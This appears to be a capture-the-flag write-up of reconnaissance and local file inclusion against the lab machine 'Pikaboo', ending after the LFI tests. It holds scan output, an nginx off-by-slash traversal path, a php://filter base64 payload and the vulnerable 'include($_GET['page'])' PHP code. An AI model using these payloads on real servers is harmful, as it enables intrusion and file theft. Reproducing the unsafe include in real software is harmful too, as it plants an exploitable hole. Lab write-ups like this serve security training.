

## 1.0 RECONNAISSANCE

### 1.1 Network Port Scanning

#### 1.1.1 Port 21

Found port 21 with FTP services. Unable to login with anonymous credentials.

```
PORT    STATE SERVICE VERSION
21/tcp  open  ftp      vsftpd 3.0.3
```

#### 1.1.2 Port 22

Found port 22 with OpenSSH services, this is a Debian server.

```
22/tcp open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 17:e1:13:fe:66:6d:26:b6:90:68:d0:30:54:2e:e2:9f (RSA)
|   256  92:86:54:f7:cc:5a:1a:15:fe:c6:09:cc:e5:7c:0d:c3 (ECDSA)
|_  256  f4:cd:6f:3b:19:9c:cf:33:c6:6d:a5:13:6a:61:01:42 (ED25519)
```

#### 1.1.3 Port 80

Found port 80 with nginx web server.


```
80/tcp open  http      nginx 1.14.2
|_ http-title: Pikaboo
|_ http-server-header: nginx/1.14.2
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=12/5%OT=21%CT=1%CU=33132%PV=Y%DS=2%DC=T%G=Y%TM=61ABEAC
OS:A%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=109%TI=Z%CI=Z%II=I%TS=A)OPS
OS:(O1=M54DST11NW7%O2=M54DST11NW7%O3=M54DNNT11NW7%O4=M54DST11NW7%O5=M54DST1
OS:1NW7%O6=M54DST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN
OS:(R=Y%DF=Y%T=40%W=FAF0%O=M54DNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%A=S+%F=A
OS:S%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R
OS:=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F
OS:=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%
OS:T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD
OS:=S)

Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel


TRACEROUTE (using port 53/tcp)
HOP RTT      ADDRESS
1   247.26 ms 10.10.14.1
2   247.30 ms 10.10.10.249
```

## 1.2 Website enumeration


Access to website via port 80. Seem this website is related to pokemon games forum.




Click to Contact tab. Just some normal contact us page.




Access to Admin tab, popped out for authentication




Exit out the authentication. Spotted that the server getting apache error in port 81 instead of nginx error.



Access to Pokatdex tab. Lead to collection of monster images.



All the images will lead to below beta page.



### 1.3 Web fuzzing

Noticed that anything start with 'admin' will lead to same authentication process.


```
v1.3.1 Kali Exclusive <3

-----
:: Method      : GET
:: URL         : http://pikaboo.htb/FUZZ
:: Wordlist     : FUZZ: /usr/share/seclists/Discovery/Web-Content/
:: Output file  : ./web-dir/pikaboo.ffuf
:: File format  : json
:: Follow redirects : false
:: Calibration  : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher      : Response status: 200,204,301,302,307,401,403,405

-----

.htaccess      [Status: 403, Size: 274, Words: 20, Lines: 10]
.htpasswd      [Status: 403, Size: 274, Words: 20, Lines: 10]
admin-admin    [Status: 401, Size: 456, Words: 42, Lines: 15]
admin          [Status: 401, Size: 456, Words: 42, Lines: 15]
admin-interface [Status: 401, Size: 456, Words: 42, Lines: 15]
admin-console  [Status: 401, Size: 456, Words: 42, Lines: 15]
admin-login    [Status: 401, Size: 456, Words: 42, Lines: 15]
admin00        [Status: 401, Size: 456, Words: 42, Lines: 15]
admin-old      [Status: 401, Size: 456, Words: 42, Lines: 15]
admin12        [Status: 401, Size: 456, Words: 42, Lines: 15]
```


Try manual insert anything after admin directory. Pop for authentication again. Which lead to Off-By-Slash vulnerability in Nginx.



Reference: <https://book.hacktricks.xyz/pentesting/pentesting-web/nginx#alias-lfi-misconfiguration>

## 1.4 LFI vulnerability


LFI to server-status.



Scoreboard Key:  
" " Waiting for Connection, "s" Starting up, "R" Reading Request,  
"W" Sending Reply, "K" Keepalive (read), "D" DNS Lookup,  
"C" Closing connection, "L" Logging, "G" Gracefully finishing,  
"I" Idle cleanup of worker, "." Open slot with no current process

Srv	PID	Acc	M CPU	SS	Req	Conn	Child	Slot	Client	VHost	Request
0-0	659	0/5975/5975	1.48	23	6	0.0	3.53	3.53	127.0.0.1	localhost:81	GET /admin_staging HTTP/1.1
1-0	660	0/5871/5871	1.56	2264	2	0.0	4.62	4.62	127.0.0.1	localhost:81	GET /admin../admin_staging/index.php?page=../var/l
2-0	661	0/5901/5901	1.43	16	0	0.0	3.66	3.66	127.0.0.1	localhost:81	GET /admin/ HTTP/1.0
3-0	10795	0/293/5748	0.08	2263	2	0.0	0.19	3.33	127.0.0.1	localhost:81	GET /admin../admin_staging/assets/js/plugins/perfect-scrollbar
4-0	663	0/5871/5871	1.54	30	2	0.0	4.25	4.25	127.0.0.1	localhost:81	GET /pokatdex/ HTTP/1.0
5-0	6564	0/4707/4707	1.19	2263	19	0.0	2.84	2.84	127.0.0.1	localhost:81	GET /admin../admin_staging/assets/css/material-dashboard.css?v
6-0	6565	0/4338/4338	1.08	7	0	0.0	2.51	2.51	127.0.0.1	localhost:81	GET /admin/ HTTP/1.0
7-0	7094	0/3729/3729	W 0.95	0	0	0.0	2.17	2.17	127.0.0.1	localhost:81	GET /admin../server-status HTTP/1.0
8-0	7095	0/3629/3629	0.90	2260	2	0.0	2.21	2.21	127.0.0.1	localhost:81	GET /admin../admin_staging/index.php?page=../var/l
9-0	10787	0/557/557	W 0.13	2119	0	0.0	0.32	0.32	127.0.0.1	localhost:81	GET /admin../admin_staging/index.php?page=../var/l
10-0	-	0/0/178	0.00	2400	0	0.0	0.00	0.10	127.0.0.1	localhost:81	OPTIONS * HTTP/1.0

Access to '/admin\_staging' directory



## 1.5 Fuzz for php extension file

## Fuzz inside the /admin\_staging directory

```

.html [Status: 403, Size: 274, Words: 20, Lines: 10]
user [Status: 200, Size: 9629, Words: 3995, Lines: 211]
index [Status: 200, Size: 40555, Words: 15297, Lines: 883]
.htm [Status: 403, Size: 274, Words: 20, Lines: 10]
info [Status: 200, Size: 71494, Words: 3452, Lines: 801]
.htaccess [Status: 403, Size: 274, Words: 20, Lines: 10]
dashboard [Status: 200, Size: 25206, Words: 12026, Lines: 516]
.htc [Status: 403, Size: 274, Words: 20, Lines: 10]
tables [Status: 200, Size: 13782, Words: 8436, Lines: 377]
.html_var_de [Status: 403, Size: 274, Words: 20, Lines: 10]


.html- [Status: 403, Size: 274, Words: 20, Lines: 10]
.htm2 [Status: 403, Size: 274, Words: 20, Lines: 10]
.htuser [Status: 403, Size: 274, Words: 20, Lines: 10]
typography [Status: 200, Size: 9574, Words: 3718, Lines: 200]
.htm.old [Status: 403, Size: 274, Words: 20, Lines: 10]
.htm.html [Status: 403, Size: 274, Words: 20, Lines: 10]
.hts [Status: 403, Size: 274, Words: 20, Lines: 10]
.htm.d [Status: 403, Size: 274, Words: 20, Lines: 10]
.htaccess [Status: 403, Size: 274, Words: 20, Lines: 10]

```

## 1.6 Test LFI

Discovered that the page parameter is vuln to LFI. By inserting php wrapper


*php://filter/read=convert.base64-encode/resource=index.php*



Decoded and search for php section on index.php script. Identified that the LFI flaw in the source code.

```
<?php
if(isset($_GET['page'])) {
    include($_GET['page']);
}
else {
    include("dashboard.php");
}
?>
```

Get info.php as discovered on the fuzzing above.



PHP Version 7.3.29-1~deb10u1	
System	Linux pikaboo.htb 4.19.0-17-amd64 #1 SMP Debian 4.19.194-3 (2021-07-18) x86_64
Build Date	Jul 2 2021 04:04:33
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.3/apache2
Loaded Configuration File	/etc/php/7.3/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.3/apache2/conf.d
Additional .ini files parsed	/etc/php/7.3/apache2/conf.d/10-opcache.ini, /etc/php/7.3/apache2/conf.d/10-pdo.ini, /etc/php/7.3/apache2/conf.d/20-calendar.ini, /etc/php/7.3/apache2/conf.d/20-ctype.ini, /etc/php/7.3/apache2/conf.d/20-curl.ini, /etc/php/7.3/apache2/conf.d/20-exif.ini, /etc/php/7.3/apache2/conf.d/20-fileinfo.ini, /etc/php/7.3/apache2/conf.d/20-ftp.ini, /etc/php/7.3/apache2/conf.d/20-gettext.ini, /etc/php/7.3/apache2/conf.d/20-iconv.ini, /etc/php/7.3/apache2/conf.d/20-json.ini, /etc/php/7.3/apache2/conf.d/20-phar.ini, /etc/php/7.3/apache2/conf.d/20-posix.ini, /etc/php/7.3/apache2/conf.d/20-readline.ini, /etc/php/7.3/apache2/conf.d/20-shmop.ini, /etc/php/7.3/apache2/conf.d/20-sockets.ini, /etc/php/7.3/apache2/conf.d/20-sysmsg.ini, /etc/php/7.3/apache2/conf.d/20-syssem.ini, /etc/php/7.3/apache2/conf.d/20-sysshm.ini, /etc/php/7.3/apache2/conf.d/20-tokenizer.ini
PHP API	20180731
PHP Extension	20180731
Zend Extension	320180731

Discovered that basedir is set to /var. Cant get to /etc/passwd as it is blocked.

